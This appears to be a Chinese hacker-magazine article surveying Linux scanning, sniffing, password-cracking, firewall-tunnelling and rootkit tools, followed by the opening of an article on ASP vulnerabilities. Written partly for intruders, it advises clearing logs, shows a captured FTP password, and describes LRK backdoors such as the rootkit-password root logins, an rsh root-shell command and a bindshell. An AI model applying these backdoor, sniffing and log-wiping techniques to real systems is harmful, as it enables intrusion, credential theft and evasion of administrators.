软件下载后，解压并完成安装。安装完毕，确认在/etc/ld.so.conf文件加入已安装的库文件的路径 /usr/local/lib。如果没有，只需在该文件中加入这个路径，然后执行ldconfig，这样Nessus在运行时就可以找到运行库了。Nessus的配置文件为Nessusd.conf，位于/usr/local/etc/Nessus/目录下。一般情况下，不建议改动其中的内容。注意，使用时要创建一个nessusd 账号，以便将来登录扫描时使用。完成上面的准备工作后，以ROOT用户的身份用下面的命令启动服务端 Nessusdd。

在客户端，用户可以指定运行Nessus服务的机器、使用的端口扫描器、测试的内容及测试的IP地址范围。Nessus本身是工作在多线程基础上的，所以用户还可以设置系统同时工作的线程数，这样用户在远端就可以设置Nessus的工作配置了。设置完毕，点击Start就可以开始进行扫描。当扫描结束后，会生成报表，窗口的左边列出了所有被扫描的主机，只要用鼠标点击主机名称，在窗口右边就列出了经扫描发现的该主机的安全漏洞。再单击安全漏洞的小图标，会列出该问题的严重等级、问题的产生原因及解决方法。

(3)p0f

软件下载地址 http://freshmeat.net/projects/p0f/

p0f对于网络攻击非常有用，它利用SYN数据包实现操作系统被动检测技术，能够正确地识别目标系统类型。和其他扫描软件不同，它不向目标系统发送任何数据，只是被动地接受来自目标系统的数据进行分析。因此，该软件的一个很大的优点是几乎无法被检测到，而且p0f是专门的系统识别工具，其指纹数据库非常详尽，更新也比较快，特别适合于安装在网关中。软件下载后，执行如下命令编译并安装p0f:

```
#tar zxvf p0f-1.8.2.tgz
#make&& make install
```

p0f的使用非常简单，使用如下命令可以在系统启动时自动启动p0f进行系统识别

```
#cp p0f.init /etc/init.d/p0f
#chkconfig p0f on
```

然后每隔一段时间对p0f的日志进行分析即可。为了便于使用，p0f软件包提供了一个简单的分析脚本p0frep，通过它，攻击者可以很方便地找到运行某类系统的远程主机地址。p0f还可以检测如下内容: 防火墙的存在或伪装 到远程系统的距离以及它启动的时间 其他网络连接以及ISP。

(4)ISS

软件下载地址 http://www.iss.net/

ISS Internet Scanner是全球网络安全市场的顶尖产品，通过对网络安全弱点全面和自主地检测与分析并检查它们的弱点，将风险分为高中低3个等级，并且可以生成大范围的有意义的报表。现在，这个软件的收费版本提供了更多的攻击方式，并逐渐朝着商业化的方向发展。

(5)Whisker

软件下载地址 http://www.wiretrip.net/rfp/p/doc.asp/d21.htm

Whisker是一款非常好的HTTP服务器缺陷扫描软件，能扫描出大量的已知安全漏洞，特别是那些危险的CGI漏洞，它使用Perl编写程序库，我们可以通过它创建自己HTTP扫描器。

(6)Nikto

软件下载地址 http://www.cirt.net/code/nikto.shtml

Nikto是一款能对Web服务器多种安全项目进行测试的扫描软件，能在200多种服务器上扫描出2000多种有潜在危险的文件、CGI及其他问题。它也使用Whiske库，但通常比Whisker更新的更为频繁。

(7)XProbe

软件下载地址 http://xprobe.sourceforge.net/

XProbe是一款主动操作系统指纹识别工具，它可以测定远程主机操作系统的类型。XProbe依靠与一个签名数据库的模糊匹配以及合理的推测来确定远程操作系统的类

型，利用ICMP协议进行操作系统指纹识别是它的独到之处。使用时，它假设某个端口没有被使用，它会向目标主机的较高端口发送UDP包，目标主机就会回应ICMP包，然后XProbe会发送其他的包来分辨目标主机系统，有了这个软件，判断对方的操作系统就很容易了。

轮番上阵：攻击软件大搜捕

现在，大量的网络服务器开始使用Linux操作系统，Linux服务器的安全性也开始受到关注。对Linux服务器攻击的定义是：攻击是一种旨在妨碍、损害、削弱、破坏Linux服务器安全的未授权行为，攻击的范围可以从服务拒绝直至完全危害和破坏Linux服务器。对Linux服务器攻击有许多种类，从攻击深度的角度说明，我们可以把攻击分为4级：拒绝服务攻击（DoS）、本地用户获取了非授权文件的读写权限、远程用户获得特权文件的读写权限、远程用户获得根权限。下面，我们将选取一些有针对性的经典工具一一加以说明。

1．溢出

Linux系统中最常见的缺陷就是缓冲区溢出，缓冲区以前可能被定义为"包含相同数据类型的实例的一个连续计算机内存块"。极其常见的缓冲区种类是简单的字符数组，溢出就是数据被添加到分配给该缓冲区的内存块之外。由此我们可以看到，作为开源系统，Linux系统中的代码检查就显得十分重要。对于攻击者和管理员来说，谁首先重视它，就在一定程度上取得了主动权。

（1）Lint

软件下载地址 http://lclint.cs.virginia.edu

Lint能够检查的部分错误列表：可能的空指针；在释放内存之后使用了该指针；赋值次序问题；拼写错误等。通常，一个C/C++的编译器假设程序是正确的，而Lint恰恰相反，因此它优于编译器执行的一般性检查。Lint还可以贯穿多个文件来执行它的错误检查和代码分析，这是编译器做不到的。比较流行的Lint 程序有：PC-lint是一个由Gimpel Software提供的支持C/C++的商用程序；Splint（原来的 LCLint）是一个GNU免费授权的 Lint程序，但是只支持C，不支持C++。

运行 Lint时，和正常的编译器一样，只要直接加入到makefile 中就可以了。通过配置选项、代码注释等方法可以控制和校准Lint的输出。例如，这里有一个返回NULL指针的函数，Splint可以通过下面的注释/*@null@*/来识别

```
/*@null@*/ void *test(void)
{
// a function that returns NULL
return NULL;
}
```

这样做有两个目的：防止Splint为这个返回Null指针的函数告警；保证Splint 检查任何调用该函数的代码中使用该函数的返回指针是有效的。

（2）SPIKE

软件下载地址 http://sourceforge.net/projects/spike

SPIKE是immunitysec公司的Dave Aitel写的一个黑盒安全测试工具。SPIKE提供了各种各样的构造函数，例如s_binary可以构造二进制数据，s_string可以构造字符串，s_unistring可以构造Unicode字符串等。SPIKE的另一个优势是Dave Aitel的Fuzz理论，它可以构造一些特殊的数字或者字符串作为程序的输入，检查程序是否能够处理这些异常数据。此外，SPIKE里边提供了常见的协议支持，例如SUN RPC和MS RPC。

（3）Flawfinder

软件下载地址 http://www.dwheeler.com/flawfinder/

Flawfinder是一款用Python编写的C、C++程序安全审核工具，可以检查潜在的安全风险。它通过搜索检测文件源代码从而得到潜在的安全漏洞，支持检测数据库，以HTML格式生成报告。

2．嗅探器：Linux上的"狗鼻子"

Sniffer是一种常用的收集有用数据的方法，它几乎能得到任何以太网上的传送数据包。这些数据可以是用户的账号和密码，可以是一些商用机密数据等等。这些嗅探器很容易被入侵者完成入侵以后种植在受害者服务器当中，有的只是简单的用来捕捉用户名和密码，有的则非常强大可记录所有的网络数据流。Linux操作系统下有很多这样的优秀工具，下面我们来具体看看。

（1）TCPDump

软件下载地址 http://www.tcpdump.org/

TCPDump是一个专业的网络管理工具，而且这个工具也留下了不少网络攻击故事。它能把匹配规则的数据包的包头显示出来，使用TCPDump去查找网络问题或者去监视网络上的状况。TCPDump的安装十分简单，一般有两种安装方式。一种是以RPM包的形式来进行安装，另外一种是以源程序的形式安装。以RPM包的形式安装是最简单的安装方法，通过RPM命令可以直接安装。以超级用户登录后，使用命令：#rpm -ivh tcpdump.rpm，就可以顺利安装了。

TCPDump采用命令行的方式使用，它的命令格式为：

```
tcpdump [-adeflnNOpqStvx ] [ -c 数量 ] [ -F 文件名 ]
                [ -i 网络接口 ] [ -r 文件名] [ -s snaplen ]
                [ -T 类型 ] [ -w 文件名 ] [表达式 ]
```

其中，"-a"表示将网络地址和广播地址转变成名字；"-d"表示将匹配信息包的代码以人们能够理解的汇编格式给出；"-e"表示在输出行打印出数据链路层的头部信息；"-c"表示在收到指定的包的数目后，TCPDump就会停止；"-F"表示从指定的文件中读取表达式，忽略其它的表达式；"-i"表示指定监听的网络接口；"-r"表示从指定的文件中读取包（这些包一般通过-w选项产生）；"-w"表示直接将包写入文件中，并

不分析和打印出来;"-T"表示将监听到的包直接解释为指定类型的报文,常见的类型有远程过程调用和snmp简单网络管理协议。

TCPDump的表达式是一个正则表达式,TCPDump利用它作为过滤报文的条件,如果一个报文满足表达式的条件,则这个报文将会被捕获。如果没有给出任何条件,网络上所有的信息包将会被截获。在表达式中一般如下几种类型的关键字,一种是关于类型的关键字,主要包括host、het、port等;第二种是确定传输方向的关键字,主要包括src、dst、dst or src、dst and src等,这些关键字指明了传输的方向;第三种是协议的关键字,主要包括fddi、IP、ARP、RARP、TCP、UDP等类型。除了这三种类型的关键字之外,其他重要的关键字如下:gateway、broadcast、less、greater,还有三种逻辑运算"或、非、与",这些关键字可以形成强大的组合条件来满足人们的需要。例如,想要截获所有210.27.48.1 的主机收到的和发出的所有的数据包,可以使用下面的命令:

```
#tcpdump host 210.27.48.1
```

想要获取主机210.27.48.1除了和主机210.27.48.2之外所有主机通信的IP包,使用如下的命令:

```
#tcpdump ip host 210.27.48.1 and ! 210.27.48.2
```

如果想要获取主机210.27.48.1接收或发出的Telnet包,可以使用如下命令:

```
#tcpdump tcp port 23 host 210.27.48.1
```

下面我们介绍几种典型的TCPDump命令的输出信息,比如使用如下命令:

```
#tcpdump --e host ice
```

其中,ice是一台装有Linux的主机,MAC地址是2E:19:24:28:AF:1A;H219是一台装有Solaric的SUN工作站,它的MAC地址是8:0:20:79:5B:46;上一条命令的输出结果如下所示:

```
21:50:12.847509 eth0 < 8:0:20:79:5b:46 2E:19:24:28:AF:1A ip
60: h219.33357 > ice.telnet 0:0(0) ack 22535 win 8760 (DF)
```

分析:21:50:12是显示的时间,847509是ID号,eth0 <表示从网络接口eth0 接受该数据包,eth0 >表示从网络接口设备发送数据包,8:0:20:79:5b:46是主机H219的MAC地址,它表明是从源地址H219发来的数据包。2E:19:24:28:AF:1A是主机ICE的MAC地址,表示该数据包的目的地址是ICE。IP是表明该数据包是IP数据包,60是数据包的长度,h219.33357 > ice.telnet表明该数据包是从主机H219的33357端口发往主机ICE的Telnet(23)端口;ack 22535表明对序列号是222535的包进行响应 win 8760表明发送窗口的大小是8760。

再比如,使用如下命令:

```
#tcpdump arp
```

得到的输出结果是:

```
22:32:42.802509 eth0 > arp who-has route tell ice (2E:19:24:
28:AF:1A)
22:32:42.802902 eth0 < arp reply route is-at 0:90:27:12:10:66
(2E:19:24:28:AF:1A)
```

分析:22:32:42是时间戳,802509是ID号,eth0 >表明从主机发出该数据包,arp表明是ARP请求包,who-has route tell ice表明是主机ICE请求主机ROUTE的MAC地址,2E:19:24:28:AF:1A是主机ICE的MAC地址。此外,这个软件还可以分析UDP等数据包,结合Linux环境熟练使用后,我们就可以充分发挥它的威力了。

(2)Hunt

软件下载地址 http://lin.fsid.cvut.cz/~kra/index.html#hunt

Hunt具有直观的命令追踪和会话录制功能,它以tar.gz的格式发布,文件下载后,首先需要解压缩。运行Hunt后,将启动一个很直观的菜单,界面如下:

```
--- Main Menu --- rcvpkt 0, free/alloc 63/64 ---
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
*> w
0) 192.168.0.1 [1049] --> 192.168.0.2 [23]
choose conn> 0
dump [s]rc/[d]st/[b]oth [b]> b
```

上面的输入指示hunt记录0号连接,并输出源和目的信息,则hunt将活动信息显示到终端屏幕上。我们可以看到,hunt的输出非常直观明了,易于阅读。hunt还提供有以下工具:允许指定任意一个感兴趣的连接,而不是记录所有的东西;允许指定任意一个连接,而不仅仅是以SYN刚刚开始的连接;提供活动会话劫持。

(3)Linsniffer

软件下载地址 http://www.mecworks.com/software/

Linsniffer是一个简单实用的嗅探器。它主要的功能是捕捉用户名和密码。软件下载后,使用下面的命令来编译和运行Linsniffer:

```
$cc linsniffer.c -o linsniffer
$linsniffer
```

启动以后,Linsniffer将创建一个空文件tcp.log来存储嗅探结果。在测试中我创建一个名为cndes的用户,密码为123456,然后使用该用户来登录Linux服务器,并进行一些常见的用户操作。下面,我们看看Linsniffer产生的嗅探结果:

```
gnss => linux.test.net [21]
USER cndes
PASS 123456
SYST
PORT 172,16,0,1,4,192
LIST -al
PORT 172,16,0,1,4,193
LIST
PORT 172,16,0,1,4,194
```

```
LIST -F
CWD lg
PORT 172,16,0,1,4,195
LIST -F
```

其输出内容十分直观，我们可以分析如下。首先，它记录到Linux主机的FTP连接 gnss => linux.test.net [21]，然后Linsniffer捕获了用户名和密码，最后Linsniffer记录了cndes使用的每一个命令。输出结果非常清楚，非常适合窃听密码及记录常见的活动。不过，这个软件不太适合进行更加复杂的分析。

(4)Linux-sniff

软件下载地址 http://www.zone-h.org/files/52/linux-sniff.c

Linux-sniffer提供相对更复杂的探测结果。首先，使用如下命令编译Linux-sniffer.

$cc linux_sniffer.c -o linuxsniff

下面是被Linux-sniffer记录的一次Telnet会话过程

```
GNSS 2# telnet 192.168.0.1
Connected to 192.168.0.1.
login: cndes
password:
[cndes@linux2 cndes]$ w
19:55:29 up 58 min, 4 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
ROOT tty1 7:44pm 27:00s 0.17s 0.06s -bash
ROOT tty2 7:46pm 1:56 0.24s 0.01s linuxsniff
ROOT tty3 7:44pm 10:43 0.17s 0.07s -bash
cndes ttyp0 gnss 7:55pm 1.00s 0.26s 0.04s w
[cndes@linux2 cndes]$ who
ROOT tty1 May 20 19:44
ROOT tty2 May 20 19:46
ROOT tty3 May 20 19:44
cndes ttyp0 May 20 19:55 (gnss)
[cndes@linux2 cndes]$ finger -l
Login: ROOT Name: ROOT
Directory: /ROOT Shell: /bin/bash
On since Thu May 20 19:44 (PDT) on tty1 35 seconds idle
On since Thu May 20 19:46 (PDT) on tty2 2 minutes
4 seconds idle
On since Thu May 20 19:44 (PDT) on tty3 10 minutes
51 seconds idle
No mail.
No Plan.

Login: cndes Name: Caldera OpenLinux User
Directory: /home/cndes Shell: /bin/bash
On since Thu May 20 19:55 (PDT) on ttyp0 from gnss
No mail.
No Plan.
(5)Ethereal
```

软件下载 http://www.ethereal.com/.

Ethereal是一款免费的网络协议分析程序，支持UNIX和Windows。借助这个程序，我们可以直接从网络上抓取数据进行分析，也可以对其他嗅探器抓取的数据进行分析，查看每一个数据包的摘要和详细信息。Ethereal有多种强大的特征，如支持几乎所有的协议、丰富的过滤语言、易于查看TCP会话经重构后的数据流等。

(6)Ettercap

软件下载地址 http://ettercap.sourceforge.net/

Ettercap是一款局域网环境下的网络监视、拦截和记录工具，支持多种主动或被动的协议分析，有数据插入、过滤、保持连接同步等功能，还有一个能支持多种嗅探模式套件，能够检查网络环境是否是交换局域网，并且能使用主动或被动的操作系统指纹识别技术，让本地攻击者充分了解当前局域网的情况。

(7)DSniff

软件下载地址 http://naughty.monkey.org/~dugsong/dsniff/

DSniff是由Dug Song开发的一个网络审计、测试和嗅探软件套件，其中，dsniff、filesnarf、mailsnarf、msgsnarf、rlsnarf和WEBspy可以用于监视网络上我们感兴趣的数据，如口令、e-mail、文件等。arpspoof、dnsspoof和macof则可以很容易地截取到攻击者通常难以获取的网络信息，如二层交换数据。

(8)sniffit

软件下载地址 http://reptile.rug.ac.be/~coder/sniffit/sniffit.html

sniffit是一个TCP、IP、ICMP协议数据报监听器，它能给出这些协议数据报的详细技术信息及符合监听条件的数据报的各种不同的格式。sniffit可以进行方便的配置实现对接入的数据报进行过滤，而配置文件允许非常确定地指定需要处理的数据报。缺省情况下，sniffit可以处理以太和PPP设备，也可以用在其他的设备上。

由于Linux系统下嗅探器的优秀功能和强大的杀伤力，因此新的软件层出不穷，而各个优秀软件的改进版本或增强版也不断涌现，读者朋友可以在实际使用中多多收集。

3. 入侵检测及口令破解

(1)Fragroute

软件下载地址 http://www.monkey.org/~dugsong/fragroute/

这个软件和DSniff出自一家，这个工具开发的本意是测试入侵检测系统、防火墙、基本的TCP/IP栈的行为，因此它是一个能够破坏入侵检测系统的强大工具。此外，它还能够截取、修改和重写向外发送的报文，实现了大部分的IDS攻击功能。Fragroute有一个简单的规则设置语言，通过它可以实现延迟、复制、丢弃、碎片、重叠、打印、重排、分割、源路由或其他一些向目标主机发送数据包的攻击。

(2)Crack

Crack是破解软件中的开山鼻祖，破解UNIX口令的著名工具，现在已经成为了检查网络口令弱点的工业标准。它由Alec D.E.Muffett编写，工作原理十分简单。我们知道加密口令是不会被解开的，这是因为加密算法是不可逆

的。所以，一般的口令入侵是通过生成口令进行加密去匹配原口令密码，或直接从网上截获明文口令。Crack程序中包含了几个很大的字典库，进行解破时它会按照一定的规则将字词进行组合，然后对之进行加密，再与要解破的加密口令匹配。在使用中，如果口令文件很小，时间和资源都不成问题，但是如果口令文件比较大，则要花费很长的时间和耗费相当多的资源。

(3)John the Ripper

软件下载地址 http://www.openwall.com/john/

John the Ripper是一个十分强大、灵活、快速的多平台哈希口令破解器，它设计的主要目的是用于检查UNIX系统的弱口令，支持几乎所有UNIX平台上经crypt函数加密后的口令哈希类型，也支持Kerberos AFS和Windows NT/2000/XP LM哈希等。

控制肉鸡于股掌之间

攻入Linux系统后，很多入侵者往往就开始得意忘形了，其实这是很低级的做法，俗话说攻城难，守城更难，要想很好的控制肉鸡，还得需要一些经典工具。

1．后门和远程控制工具

(1)Httptunnel

软件下载地址 http://www.http-tunnel.com/html/

Tunnel的意思是隧道，通常HTTPTunnel被称之为HTTP暗道，它的原理就是将数据伪装成HTTP的数据形式来穿过防火墙，实际上它是在HTTP请求中创建了一个双向的虚拟数据连接来穿透防火墙。说得简单点，就是说在防火墙两边都设立一个转换程序，将原来需要发送或接受的数据包封装成HTTP请求的格式骗过防火墙，所以它不需要别的代理服务器而直接穿透防火墙。

HTTPTunnel包括两个程序：htc和hts，其中htc是客户端，hts是服务器端，我们现在来看看如何使用它们。比如开了FTP的机器的IP是192.168.10.231，本地机器IP是192.168.10.226，因为防火墙的原因，本地机器无法连接到FTP上。怎么办？现在就可以考虑使用HTTPTunnel了。过程如下：

第一步：在本地机器上启动HTTPTunnel客户端，用Netstat看一下本机现在开放的端口，会发现8888端口已在侦听。

第二步：在对方机器上启动HTTPTunnel的服务器端，并执行命令"hts -f localhost:21 80"，这个命令的意思是说，把本机的21端口发出去的数据全部通过80端口中转一下，并且开放80端口作为侦听端口，再用Neststat看一下他的机器，就会发现80端口现在也在侦听状态。

第三步：在本地机器上用FTP连接本机的8888端口，会发现已经连上对方的机器了。那么，为什么其他人看到的是127.0.0.1，而不是192.168.10.231呢？因为我们现在是连接本机的8888端口，防火墙肯定不会有反应，如果没往外发包，局域网的防火墙肯定就不知道了。现在连接上本机的8888端口以后，FTP的数据包不管是控制信息还是数据信息，都被htc伪装成HTTP数据包然后发过去，在防火墙看来，这都是正常数据，相当于欺骗了防火墙。

需要说明的是，这一招的使用需要其他机器的配合，就是说要在其他的机器上启动一个hts，把它所提供的服务，如FTP等重定向到防火墙所允许的80端口上，这样才可以成功绕过防火墙！肯定有人会问，如果对方的机器上本身就有WWW服务，也就是说80端口在侦听，这么做会不会冲突？HTTPTunnel的优点就在于，即使它的机器以前80端口开着，现在也不会出现什么问题，重定向的隧道服务将畅通无阻！

(2)Tcp_wrapper

软件下载地址 ftp://ftp.porcupine.org/pub/security/tcp_wrappers_7.6.tar.gz

Tcp_wrapper是Wietse Venema开发的一个免费软件。Tcp_wrapper的诞生有个小小的故事，大约1990年，作者所在大学的服务器屡屡受到一个外来黑客侵入，因为受害主机的硬盘数据屡次被rm -rf/命令整个抹掉，所以找寻线索极为困难，直到有一天晚上作者在工作的过程中无意中发现这个黑客在不断的finger 受害主机、偷窥受害者的工作。于是，一个想法诞生了：设计一个软件，使它可以截获发起finger请求的IP、用户名等资料。Venema很快投入了工作，而Tcp_wrapper也由此诞生！此后，Tcp_wrapper随着广泛的应用逐渐成为一种标准的安全工具。通过它，管理员实现了对Inetd提供的各种服务进行监控和过滤。

Tcp_wrapper编译安装成功后，会生成一个tcpd程序，它可以在inetd.conf这个控制文件中取代in.telnetd的位置，这样，每当有Telnet的连接请求时，tcpd即会截获请求，先读取管理员所设置的访问控制文件，合乎要求，则会把这次连接原封不动的转给真正的in.telnetd程序，由in.telnetd完成后续工作。如果这次连接发起的IP不符合访问控制文件中的设置，则会中断连接请求，拒绝提供Telnet服务。Tcp_wrapper访问控制的实现依靠2个文件：hosts.allow和hosts.deny来实现的。如果我们编辑/etc/syslog.conf文件时，加入了日志记录功能，即：

```
#tcp wrapper log
local3.info /var/log/tcplog
```

编辑结束后，保存文件，在/var/log下会生成tcplog文件，注意这个文件的读写属性，应该只对ROOT有读写权限。然后ps -ef | grep syslogd，找出syslogd的进程号，kill -HUP 重启syslogd进程使改动生效。在这里，我们可以预先看一看以后生成的tcplog文件内容，具体如下：

```
Jul 31 22:00:52 www.test.org in.telnetd[4365]: connect from 10.68.32.1
Jul 31 22:02:10 www.test.org in.telnetd[4389]: connect from 10.68.32.5
Jul 31 22:04:58 www.test.org in.ftpd[4429]: connect from 10.68.32.3
Aug 2 02:11:07 www.test.org in.rshd[13660]: connect from 10.68.32.5
Aug 2 02:11:07 www.test.org in.rlogind[13659]: connect from 10.68.32.1
```

从上面我们可以看到，在安装了Tcp_wrapper的主机上，系统的每一次连接，Tcp_wrapper都做了记录，它的内容包括时间、服务、状态、IP等，这对攻击具有很大的参考价值，不过一定要记得清除日志哦。

(3)RootKit工具：LRK

软件下载地址 http://packetstormsecurity.org/

RootKit出现于20世纪90年代初，它是攻击者用来隐藏自己的踪迹和保留ROOT访问权限的工具。通常，攻击者通过远程攻击或者密码猜测获得系统的访问权限，接着攻击者会在侵入的主机中安装RootKit，然后他会通过RootKit的后门检查系统，看是否有其他的用户登录，如果只有自己，攻击者就开始着手清理日志中的有关信息。通过RootKit的嗅探器获得其它系统的用户和密码之后，攻击者就会利用这些信息侵入其他的系统。

如果攻击者能够正确地安装RootKit并合理地清理了日志文件，系统管理员就会很难察觉系统已经被侵入，直到某一天其他系统的管理员和他联系或者嗅探器的日志把磁盘全部填满，他才会察觉已经大祸临头了。不过，在系统恢复和清理过程中，大多数常用的命令，例如ps、df和ls已经不可信了。许多RootKit中有一个叫做FIX的程序，在安装RootKit之前，攻击者可以首先使用这个程序做一个系统二进制代码的快照，然后再安装替代程序。FIX能够根据原来的程序伪造替代程序的3个时间戳(atime、ctime、mtime)、date、permission、所属用户和所属用户组。如果攻击者能够准确地使用这些优秀的应用程序，并且在安装RootKit时行为谨慎，就会让系统管理员很难发现。

下面我们介绍一个非常典型的针对Linux系统的LRK版本6。Linux RootKit 6是一个开放源码的RootKit，经过多年的发展，Linux RootKit的功能越来越完善，具有的特征也越来越多。下面我们简单地介绍一下Linux RootKit包含的各种工具。

首先是隐藏入侵者行踪的程序。为了隐藏入侵者的行踪，Linux RootKit IV的作者可谓煞费心机，编写了许多系统命令的替代程序，使用这些程序代替原有的系统命令，来隐藏入侵者的行踪。这些程序包括：

ls、find、du	这些程序会阻止显示入侵者的文件以及计算入侵者文件占用的空间。在编译之前，入侵者可以通过ROOTKIT_FILES_FILE设置自己的文件所处的位置，默认是/dev/ptyr。注意，如果在编译时使用了SHOWFLAG选项，就可以使用ls -/命令列出所有的文件。这几个程序还能够自动隐藏所有名字为ptyr、hack.dir和W4r3z的文件。
ps、top、pidof	这几个程序用来隐藏所有和入侵者相关的进程。
netstat	隐藏出/入指定IP地址或者端口的网络数据流量。
killall	不会杀死被入侵者隐藏的进程。
ifconfig	如果入侵者启动了嗅探器，这个程序就阻止PROMISC标记的显示，使系统管理员难以发现网络接口已经处于混杂模式下。
crontab	隐藏有关攻击者的crontab条目。
tcpd	阻止向日志中记录某些连接。
syslogd	过滤掉日志中的某些连接信息。

其次是后门程序。木马程序可以为本地用户提供后门；木马网络监控程序则可以为远程用户提供inetd、rsh、ssh等后门服务，具体因版本而异。随着版本的升级，Linux RootKit IV的功能也越来越强大，特征也越来越丰富，一般包括如下网络服务程序：

chfn	提升本地普通用户权限的程序。运行chfn，在它提示输入新的用户名时，如果用户输入rookit密码，他的权限就被提升为ROOT。
chsh	提升本地用户权限的程序。运行chsh，在它提示输入新的shell时，如果用户输入RootKit密码，他的权限就被提升为ROOT。
passwd	和上面两个程序的作用相同。在提示你输入新密码时，如果输入rookit密码，权限就可以变成ROOT。
login	允许使用任何账户通过RootKit密码登录。如果使用ROOT账户登录被拒绝，可以尝试一下rewt。当使用后门时，这个程序还能够禁止记录命令的历史记录。
inetd	特洛伊inetd程序，为攻击者提供远程访问服务。
rshd	为攻击者提供远程shell服务。攻击者使用rsh -l Rootkitpassword host command命令就可以启动一个远程ROOT shell。
sshd	为攻击者提供ssh服务的后门程序。

再就是工具程序。所有不属于以上类型的程序都可以归入这个类型，它们实现一些诸如日志清理、报文嗅探以及远程shell的端口绑定等功能，具体包括

fix	文件属性伪造程序。
linsniffer	报文嗅探器程序。
sniffchk	一个简单的bash shell脚本，检查系统中是否正有一个嗅探器在运行。
wted	wtmp/utmp日志编辑程序。你可以使用这个工具编辑所有wtmp或者utmp类型的文件。
z2	utmp/wtmp/lastlog日志清理工具，可以删除utmp/wtmp/lastlog日志文件中有关某个用户名的所有条目。不过，如果用于Linux系统需要手工修改其源代码，设置日志文件的位置。
bindshell	在某个端口上绑定shell服务，默认端口是12497。为远程攻击者提供shell服务。

(4)netcat

软件下载地址 http://www.atstake.com/research/tools/network_utilities/

这是一个简单而有用的工具，能够通过使用TCP或UDP协议的网络连接去读写数据。它被设计成一个稳定的后门工具，能够直接由其它程序和脚本轻松驱动。同时，它也是一个功能强大的网络调试和探测工具，能够建立你需要的几乎所有类型的网络连接，还有几个很有意思的内置功能。

2．不留下蛛丝马迹：日志工具

对于高明的攻击者来说，进入系统后，还应充分了解自己的"蛛丝马迹"并清除这些痕迹，自然就要了解一些日志工具了。

(1)Logcheck

软件下载地址 http://www.psionic.com/abacus/

logcheck/

Logchek可以自动地检查日志文件，定期检查日志文件以发现违反安全规则以及异常的活动。它先把正常的日志信息剔除掉，把一些有问题的日志保留下来，然后把这些信息 email 给系统管理员。Logcheck用Logtail程序记住上次已经读过的日志文件的位置，然后从这个位置开始处理新的日志信息。Logcheck主要有下面几个主要的文件

logcheck.sh	可执行的脚本文件，记录Logcheck检查哪些日志文件等，我们可以把它加入crontab中定时运行。
logcheck.hacking	Logcheck检查的模式文件。和下面的文件一起，按从上到下的顺序执行，这个文件表明了入侵活动的模式。
logcheck.violations	这个文件表示有问题和违背常理的活动模式。优先级小于上面的那个模式文件。
logcheck.violations.ignore	这个文件和上面的logcheck.violations的优先是相对的，是我们所不关心的问题的模式文件。
logcheck.ignore	这是检查的最后一个模式文件。如果没有和前3个模式文件匹配，也没有匹配这个模式文件的话，则输出到报告中。
Logtail	记录日志文件信息。

Logcheck首次运行时读入相关的日志文件的所有内容，Logtail会在日志文件的目录下为每个关心的日志文件建立一个logfile.offset 的偏移量文件，以便于下次检查时从这个偏移量开始检查。Logcheck执行时，将未被忽略的内容通过邮件的形式发送给 logcheck.sh 中 系统管理员指定的用户。

(2)Logrotate

一般Linux 发行版中都自带这个工具，它可以自动使日志循环，删除保存最久的日志。它的配置文件是/etc/logrotate.conf，我们可以在这个文件中设置日志的循环周期、日志的备份数目以及如何备份日志等等。在/etc/logrotate.d目录下，包括一些工具的日志循环设置文件，如syslog等，在这些文件中指定了如何根据/etc/logrotate.conf做日志循环，也可以在这里面添加其他的文件以循环其他服务的日志。

(3)Swatch

软件下载地址 ftp://ftp.stanford.edu/general/security-tools/swatch/

Swatch是一个实时的日志监控工具，我们可以设置感兴趣的事件。Swatch有两种运行方式 一种可以在检查日志完毕退出，另一种可以连续监视日志中的新信息。Swatch提供了许多通知方式，包括email、振铃、终端输出、多种颜色等等。安装前，必须确保系统支持Perl。Swatch 软件的重点是配置文件swatchmessage，这个文本文件告诉Swatch需要监视什么日志，需要寻找什么触发器，和当触发时所要执行的动作。当Swatch 发现与swatchmessage中定义的触发器正则表达式相符时，它将执行在Swatchrc中定义的通知程序。

写到这里，Linux下的常见黑客工具都介绍得差不多了，虽然上面所介绍的软件只是Linux大海中的几只美丽的贝壳，但随着越来越多的用户加入到Linux大军，我们相信，优秀的Hack Tools和Linux Hacker也将越来越多，这反过来也将促进Linux操作系统逐步走向成熟，我们拭目以待。

如何有效地寻找ASP漏洞

文/胡辉

最开始拿到这篇选题的时候，真是觉得编辑给了我一个硕大的难题，倒不是怕把吃饭的家伙都给了别人，而是题目实在太大，以我的能力不知能否胜任。考虑再三，还是拿起了笔，想来与人交流应该是胜过闭门造车的。

既然是谈ASP的漏洞，当然就不局限在SQL Injection或是跨站中，攻击中会用到的一切可利用问题都应该计算入内。文章后面一部分按章节的分类，只是为了行文方便条理清楚而言，并不意味着ASP漏洞就这么多。ASP代码的编写者各不相同，写出来的代码当然各色各异，出现的问题更是什么样的都有，我若在这里想当然地分为几大项几小项，然后条条款款，未免显得太浅薄，所以只是大体的由大到小，由一般到特殊列举一番，其中有些类别交叉了一些相同的例子，是让读者看看不同的路子可以有相同的结果。文中举出来的例子大多是存在比较广的问题，作为新手找漏洞的指导，这些地方可以读一读，以后看代码的时候，也免得来来回回摸不着头绪。

文归正题。漏洞的存在是有原因的，除了编写者自身的水平外，语言其实也是一个重要因素。对于VBScript编码的ASP而言，语言方面的先天不足，使得程序员在思考和书写这类代码的时候，面临着比其他语言更多的陷阱。那么，作为原因之一，我们就先从语言本身谈起吧！

脆弱的防线——类型系统

开始还是得简单地说一说类型系统，作为语言必须了解的部分，了解它会对代码的检测有很大的帮助。

